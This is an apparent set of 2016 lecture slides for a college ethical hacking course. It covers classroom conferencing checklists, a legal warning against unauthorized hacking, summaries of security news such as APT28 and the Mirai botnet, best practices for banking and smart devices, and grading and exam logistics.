



Rich's lesson module checklist


- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers

- Flash cards
- Properties
- Page numbers
- 1st minute quiz
- Web Calendar summary
- Web book pages
- Commands

- Lab 9 tested and published

- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door

Last updated 11/8/2016



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits



Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!




Student checklist for attending class

The screenshot shows a web browser window with the URL simms-teach.com/cis90calendar.php. The page title is "Rich's Cabrillo College CIS Classes CIS 90 Calendar". There are navigation links for "Home", "Calendar", "CIS 90", "CIS 76", "CIS 77", "CIS 78", "CIS 79", "CIS 80", "CIS 81", "CIS 82", "CIS 83", "CIS 84", "CIS 85", "CIS 86", "CIS 87", "CIS 88", "CIS 89", "CIS 90", "CIS 91", "CIS 92", "CIS 93", "CIS 94", "CIS 95", "CIS 96", "CIS 97", "CIS 98", "CIS 99", "CIS 100". The "CIS 76" link is highlighted. Below the navigation links, there is a "CIS 90 (Fall 2014) Calendar" section with tabs for "Course Home", "Syllabus", and "Calendar". The "Calendar" tab is selected. A table shows the following lesson details:

Lesson	Date	Topics	Link
CIS 76	9/2	<p>Class and Linux Operations</p> <ul style="list-style-type: none"> Understand how the course will work High-level overview of computers, operating systems and virtual machines Overview of UNIX/Linux market and architecture Using SSH for remote network logs Using terminals and the command line <p>Materials</p> <p>Presentation slides (download)</p> <p>Supplemental</p> <ul style="list-style-type: none"> PowerPoint: Logging into Opus (download) <p>Assignments</p> <ul style="list-style-type: none"> Student Survey Lab 1 <p>CIS 76 Syllabus</p> <p>Enter virtual classroom</p>	
		<p>Quiz 1</p> <p>Commands</p>	

1. Browse to:
<http://simms-teach.com>
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.



Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides

The screenshot shows a virtual classroom interface. On the left is a sidebar with navigation options like 'Login', 'Flashcards', 'Admin', and 'CIS 90 (Spring)'. The main area displays a 'Class Activity - Where are you now?' slide with a Google map of San Jose, CA. A 'CCC Confer' window is open, showing a video feed of 'Rich Simms' and a list of participants including 'Benji Simms', 'Rich Simms', and 'Benji Simms (You)'. A chat window shows messages from Benji Simms and Rich Simms. A 'cis90lesson01.pdf' window is open in the background, showing a slide titled 'The CIS 90 System Playground'. A terminal window in the bottom right shows a password prompt and a welcome message: 'Welcome to Opus serving Cabrillo College'. A checklist overlay is present, with blue arrows pointing to various elements: 'Google' points to the map; 'CCC Confer' points to the confer window; 'Downloaded PDF of Lesson Slides' points to the PDF window; 'CIS 76 website Calendar page' points to the sidebar; and 'One or more login sessions to Opus' points to the terminal window.


CIS 76 website Calendar page

One or more login sessions to Opus




Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



Rich's CCC Confer checklist - setup





[] Preload White Board




[] Connect session to Teleconference

Session now connected to teleconference




[] Is recording on?



Red dot means recording

[] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing... message displayed



Rich's CCC Confer checklist - screen layout




The screenshot displays a Windows desktop with several applications open. On the left is the CCC Confer window, showing a video feed of Rich Simms and a list of participants. In the center is a Chrome browser window displaying a PDF document titled 'cis90-TEST-1-Fall-12.pdf' with two questions and their answers. Below the browser is a Putty terminal window showing a login session for 'simben90@oslab'. On the right is the vSphere Client window, showing the vCenter interface for 'CIS 192'. Three red callout boxes with white text and arrows point to specific windows: 'foxit for slides' points to the PDF viewer, 'chrome' points to the browser window, and 'vSphere Client' points to the vSphere interface.

[] layout and share apps





Rich's CCC Confer checklist - webcam setup





[] Video (webcam)

[] Make Video Follow Moderator Focus



Rich's CCC Confer checklist - Elmo




The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer



Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...



500MB cache size



Delete these



Google Java download





Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines or *5 to boost audio input volume.*



Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**




Ryan



Jordan




Takashi




Karl-Heinz



Sean



Benji



Joshua



Brian



Tess




Jeremy



David H.



Roberto



Nelli



Mike C.



Deryck



Alex



Michael W.




Carter



Thomas



Wes



Jennifer



Marcos



Tim



Luis



Dave R.

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: risimms@cabrillo.edu

(answers must be emailed within the first few minutes of class for credit)

Embedded Operating Systems

Objectives

- Understand what embedded operating systems are.
- Describe various embedded operating systems in use today.
- Identify ways to protect embedded operating systems.

Agenda

- Quiz
- Questions
- In the news
- Best practices
- Housekeeping
- Embedded systems
- Enterprise IoT Risk Report
- Industrial Control Systems
- Hacking a webcam (work in progress)
- Hacking Android
- Assignment
- Wrap up



Admonition



Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.



Questions



Questions

How this course works?

Past lesson material?

Previous labs?

Chinese
Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.

Shutdown all:

EH-WinXP VMs

EH-OWASP VMs



In the news

Recent news

Ukraine hackers claim huge Kremlin email breach

<http://www.bbc.com/news/world-europe-37857658>



	Донецк		Луганск	
	млн. грн. в мес.	млн. руб. в мес.	млн. грн. в мес.	млн. руб. в мес.
Служба труда				0
Силловые структуры, в том числе				
Генеральная прокуратура	197	591	130	390
Суды	289	867	189	567
МВД	1,100	3,300	700	2,100
Министерства	775	2,325	508	1,524
Служба безопасности	225	675	147	441
Итого по силовым структурам	2,586	7,758	1,674	5,022
Поддержка молодежи	14	42	9	27
Расходы Пенсионного Фонда (2013 г.)	2,485	7,455	1,319	3,957
в том числе ввозврата пенсионерам	58	173	30	90
Итого в месяц	5,085	15,255	3,002	9,006
Итого в год	61,020	183,060	36,024	108,072

Leaked documents appear to show monthly budgets for interior ministries, security structures and pensions in Donetsk and Luhansk - in Ukrainian hryvnia and Russian roubles

- Claim to have hacked the emails of top Kremlin officials.
- Appears to show Russian control and financing of the separatists in eastern Ukraine.
- Russian denies it and saying the hacked official does not use email.

Recent news

Drone hacks room of smart light blubs

<http://www.theverge.com/2016/11/3/13507126/iot-drone-hack>



- Researchers demonstrated infecting one Hue light with a virus that spreads from lamp to lamp.
- The lights did not have to be on the same private network to get infected.
- The researchers did not need physical access to the lights.
- The infected lights blinked SOS in Morse code.

Recent news

Top 10 gadgets for white hat hackers

<http://www.welivesecurity.com/2016/10/31/10-gadgets-every-white-hat-hacker-needs-toolkit/>



1. Raspberry Pi 3
2. WiFi Pineapple
3. Alfa Network Board
4. Rubber Ducky
5. Lan Turtle

6. HackRF One
7. Ubertooth One
8. Proxmark3 Kit
9. Lockpicks
10. Keylogger

Recent news

Microsoft fix for hack used by Russian hackers

<http://www.therecord.com/news-story/6946321-microsoft-to-block-windows-flaw-used-by-russian-hackers/>

- Will address a hack used by a group Microsoft calls Strontium.
- CrowdStrike says Strontium is another name for the Russian group Fancy Bear, AKA APT 28*.
- Flaw linked to the theft of DNC emails.
- The exploit involves multiple versions of Windows and Adobe Flash.
- Adobe has already released a fix for Flash.
- The exploits were first discovered by Google's Threat Analysis Group.
- Some policy conflict between Google and Microsoft on timing.

<http://www.cso.com.au/article/609439/google-outs-windows-zero-day-shields-chrome-first/>

*See 2014 FireEye report on APT 28 here: https://www2.fireeye.com/CON-ACQ-RPT-APT28_LP.html

More on APT 28

APT 28: Three Themes



The Caucasus, particularly the country of Georgia



Eastern European governments and militaries



The North Atlantic Treaty Organization (NATO) and other European security organizations

For more information on APT 28 see the 2014 FireEye here:

<http://www2.fireeye.com/rs/fireeye/images/rpt-apt28.pdf>

The ecosystem surrounding the SOURFACE downloader frequently consists of a dropper, which installs SOURFACE. The SOURFACE downloader then receives another dropper from its C2 server, and this second dropper installs a second stage backdoor, which is usually EVILTOSS.

APT28 Domain	Real Domain
kavkazcentr[.]info	The Kavkaz Center / The Caucasus Center, an international Islamic news agency with coverage of Islamic issues, particularly Russia and Chechnya (kavkazcenter.com)
rnil[.]am	Armenian military (mil.am)

Recent news

Fake office printer hijacks cell phone connection

<http://arstechnica.com/information-technology/2016/11/this-evil-office-printer-hijacks-your-cellphone-connection/>




- People are used to cell phone towers disguised as trees.
- This one was disguised as an HP printer.
- It was a demonstration of cell phone privacy flaws.
- Using GSM technology nearby cell phones will connect to the strongest signal which was the fake printer.
- Could potentially eavesdrop on SMS texts and voice calls.
- Instead it carries out a text message conversation with hijacked phones, then connects them to a real cell tower.

Recent news

No more "red purses" in Chrome

<https://www.wired.com/2016/11/googles-chrome-hackers-flip-webs-security-model/>



*Chrome
security
team*

- Starting in January the HTTPS encryption indicators will clearly flag "not secure" sites.
- Leader of the Chrome security team, Parisa Tabriz, started her security job as a white-hat hacker testing Google's code.
- In 2010 she and another started a "Resident Hacker" program to train programmers find, exploit and patch security bugs in their own code.

Recent news

Mirai botnet attacks an entire country

<http://www.forbes.com/sites/leemathews/2016/11/03/so-meone-just-used-the-mirai-botnet-to-knock-an-entire-country-offline/>

<http://www.esecurityplanet.com/network-security/massive-ddos-attacks-disable-internet-access-throughout-liberia.html/>




- The Mirai botnet first attacked security expert Brian Krebs's website (620 Gbps of traffic).
- Then it attacked the Dyn DNS servers knocking out access to a number of major websites (1200 Gbps of traffic).
- Now it was used against Liberia, population 4.5 million (500 Gbps of traffic) bringing about service interruptions for a day.

Recent news

Tesco bank attack involving 40,000 accounts

<https://http://www.bbc.com/news/technology-37896273/>

<https://www.theguardian.com/money/2016/nov/07/tesco-bank-fraud-key-questions-answered-suspicious-transactions-40000-accounts/>



- Tesco is a British retail bank.
- It started as a joint venture between The Royal Bank of Scotland and Tesco, the UK's largest supermarket.
- Suspicious transactions on some 40,000 accounts with money taken from half of them.

Recent news

China passes controversial cybersecurity law

<http://computerworld.com/article/3138951/security/china-passes-controversial-cybersecurity-law.html/>

<http://www.reuters.com/article/us-china-parliament-cyber-idUSKBN132049>



- Strengthens control over the Internet in China.
- Foreign companies must store personal information and business data on servers in China.
- Companies must submit to a security assessment if data is to be moved out of the country.
- Prohibited content includes overthrowing the socialist system, splitting the nation, undermining national unity and advocating terrorism and extremism.



Best Practices

Online Banking Best Practices

1. Choose a strong password and do not reuse it with other accounts.
2. Keep your PC, phone or tablet updated.
3. Be on the look-out for phishing emails that capitalize on the news about any breach.
4. Use the bank's two-factor authentication.

<http://www.bbc.com/news/technology-37896273>

Additional contributions from the classroom:

6. *Close the session when done.*
7. *Don't have lots of other tabs open.*
8. *Don't use answers to the security questions that will reveal personal information if compromised.*
9. *Outside of online banking it was noted that many companies ask for your real birthdate which they don't really need. That information could also be compromised.*

Smart Device Best Practices

1. Do an inventory of all IoT devices
2. Change the default passwords.
3. Disable Universal Plug and Play (UPnP). Check your router too on this.
4. Disable remote management via telnet or ssh.
5. Check for software updates and patches.

<http://thehackernews.com/2016/10/ddos-attack-mirai-iot.html>

Housekeeping



Housekeeping


1. Lab 8 due tonight by 11:59pm.
2. Note: Lab 9 and five post due next week.
3. You can still send me your photo for our class page if you want 3 points extra credit.

Where to find your grades

Send me your survey to get your LOR code name.


The CIS 76 website Grades page

<http://simms-teach.com/cis76grades.php>



Or check on Opus

checkgrades codename
(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

Points that could have been earned:

7 quizzes: 21 points
 7 labs: 210 points
 2 tests: 60 points
 2 forum quarters: 40 points
Total: 331 points

At the end of the term I'll add up all your points and assign you a grade using this table

Heads up on Final Exam

Test #3 (final exam) is **THURSDAY Dec 15 4-6:50PM**

Thur	12/15	Test #3 (the final exam)	5 posts Lab X1 Lab X2
		Time <ul style="list-style-type: none"> Thu 4:00PM - 6:50PM in Room 828 Materials <ul style="list-style-type: none"> Test (canvas) CCC Confer <ul style="list-style-type: none"> Enter virtual classroom Archives Confer or 3CMedia 	

*Extra credit
labs and
final posts
due by
11:59PM*

- All students will take the test at the same time. The test must be completed by **6:50PM**.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

STARTING CLASS TIME/DAY(S)

EXAM HOUR

EXAM DATE

Classes starting between:

6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	
11:40 am and 12:55 pm, TTh	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Thursday, December 15
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 13
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Thursday, December 15
Friday am	9:00 am-11:50 am	Friday, December 16
Friday pm	1:00 pm-3:50 pm	Friday, December 16
Saturday am	9:00 am-11:50 am	Saturday, December 17
